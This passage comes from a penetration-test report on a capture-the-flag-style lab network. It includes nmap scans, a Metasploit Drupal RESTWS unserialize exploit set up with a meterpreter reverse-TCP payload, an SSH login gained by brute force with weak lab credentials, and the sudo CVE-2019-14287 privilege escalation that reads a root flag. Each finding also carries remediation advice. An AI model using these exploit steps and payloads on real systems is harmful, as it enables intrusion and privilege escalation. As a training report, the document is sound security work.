Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
```

## Weakness Enumeration

| CWE-ID | CWE Name | Source |
|---|---|---|
| CWE-502 | Deserialization of Untrusted Data | NIST |



```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 5
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH, PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.26.8.21      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```


| | |
|---|---|
| |  |
| **Affected Hosts** | 192.168.13.13 |
| **Remediation** | Ensure your Drupal version is updated to the latest one that includes a patch for this vulnerability and disable all web services modules. Additionally, enforce stringent file permissions for the www-data user and conduct systematic audits to ensure sensitive files are not publicly readable. Regularly monitor the activity of the www-data user and apply vendor-supplied rules to firewalls and intrusion detection and prevention systems. |

| Vulnerability 12 | Findings |
|---|---|
| **Title** | Privilege Escalation CVE-2019-14287 |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | **High** |
| **Description** | The contents of the file were exploited by a sudo vulnerability leading to privilege escalation.<br>**Method: From the Domain Dossier exploit we can see the sshUser Alice so when we ssh into the the server by utilizing the brute force technique easily enough the user name and password are the same:**<br>**user: alice**<br>**password: alice**<br>**we successfully logged in and performed a privilege escalation exploit to obtain the contents of the file utilizing the command:**<br>**to find:**<br>**sudo -u#-1 find / -type f -iname *"flag"***<br>**to look inside the contents:**<br>**sudo -u#-1 cat /root/flag12.txt** |

| | |
|---|---|
| **Images** | Queried **whois.godaddy.com** with "**totalrekall.xyz**"...<br><br>Domain Name: totalrekall.xyz<br>Registry Domain ID: D273189417-CNIC<br>Registrar WHOIS Server: whois.godaddy.com<br>Registrar URL: https://www.godaddy.com<br>Updated Date: 2024-02-03T15:15:56Z<br>Creation Date: 2022-02-02T19:16:16Z<br>Registrar Registration Expiration Date: 2025-02-02T23:59:59Z<br>Registrar: GoDaddy.com, LLC<br>Registrar IANA ID: 146<br>Registrar Abuse Contact Email: abuse@godaddy.com<br>Registrar Abuse Contact Phone: +1.4806242505<br>Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited<br>Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited<br>Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited<br>Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited<br>Registry Registrant ID: CR534509109<br>Registrant Name: sshUser alice<br><br>┌──(root💀kali)-[~]<br>└─# ssh alice@192.168.13.14<br>alice@192.168.13.14's password:<br>Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)<br><br>* Documentation: https://help.ubuntu.com<br>* Management: https://landscape.canonical.com<br>* Support: https://ubuntu.com/advantage<br>This system has been minimized by removing packages and content that are not required on a system that users do not log into.<br><br>To restore this content, you can run the 'unminimize' command.<br><br>The programs included with the Ubuntu system are free software;<br>the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.<br><br>Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.<br><br>The programs included with the Ubuntu system are free software;<br>the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.<br><br>Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.<br><br>Last login: Wed Apr 17 01:31:39 2024 from 192.168.13.1<br>Could not chdir to home directory /home/alice: No such file or directory<br>$ sudo -u#-1 find / -type f -iname *"flag*"<br>/root/flag12.txt<br>/sys/devices/platform/serial8250/tty/ttyS2/flags<br>/sys/devices/platform/serial8250/tty/ttyS0/flags<br>/sys/devices/platform/serial8250/tty/ttyS3/flags<br>/sys/devices/platform/serial8250/tty/ttyS1/flags<br>/sys/devices/virtual/net/lo/flags<br>/sys/devices/virtual/net/eth0/flags<br>/sys/module/scsi_mod/parameters/default_dev_flags<br>/proc/sys/kernel/acpi_video_flags<br>/proc/sys/kernel/sched_domain/cpu0/domain0/flags<br>/proc/sys/kernel/sched_domain/cpu1/domain0/flags<br>/proc/kpageflags<br>$ sudo -u#-1 cat /root/flag12.txt<br>d7sdfksdf384<br>$ |
| **Affected Hosts** | 192.168.13.14 |
| **Remediation** | Enforce strong password policies and consider using key-based authentication. To prevent exposure in Domain Dossier, restrict SSH access to trusted IP addresses and use a firewall to block unwanted traffic. After an SSH exploit, immediately revoke compromised credentials, patch the vulnerability, and conduct a thorough system audit to check for privilege escalations. |


| Vulnerability 1 | Findings |
|---|---|
| **Title** | Unprotected Credentials |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | **Critical** |
| **Description** | Unprotected credentials were discovered in the GitHub repository<br>**Method: These credentials were cracked utilizing the John the Ripper tool.** |
| **Images** |  <br>  |
| **Affected Hosts** | **xampp.users** site page |
| **Remediation** | Securely store credentials, not in plaintext or public repositories. |



| Vulnerability 2 | Findings |
|---|---|

| | |
|---|---|
| **Title** | HTTP Enumeration - Weak Access Control |
| **Type (Web app / Linux OS / WIndows OS)** | Windows OS |
| **Risk Rating** | High |
| **Description** | Utilized credentials gained from Github repo to login, there was a single file containing the contents.<br>**Method: Nmap 172.22.117.0/24**<br>**172.22.117.20 has port 80 open**<br>**Opened 172.22.117.20 in a web browser**<br>**Utilized the previous credentials (User:trivera Password: Tanya4life) to log in and verify the file located in root directory.** |
| **Images** |  |


```
┌──(root💀kali)-[~]
└─# nmap -A --script=http-enum 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-17 21:54 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00077s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-18 01:54:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/17%OT=53%CT=1%CU=30061%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=66207D7D%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.77 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00072s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/17%OT=21%CT=1%CU=39011%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=66207D7D%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10D%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms Windows10 (172.22.117.20)

Nmap scan report for 172.22.117.100
Host is up (0.000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5901/tcp open  vnc     VNC (protocol 3.8)
6001/tcp open  X11     (access denied)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 49.98 seconds
```





| | |
|---|---|
| |  <br>  |
| **Affected Hosts** | 172.22.117.20 |
| **Remediation** | Keep your server software updated, use a firewall, and enforce strong password policies. Protect against exposure with Web Application Firewalls, limiting server access, and monitoring for suspicious activity. After an exploit, revoke compromised credentials, patch the vulnerability, and conduct a system audit to prevent privilege escalations. |


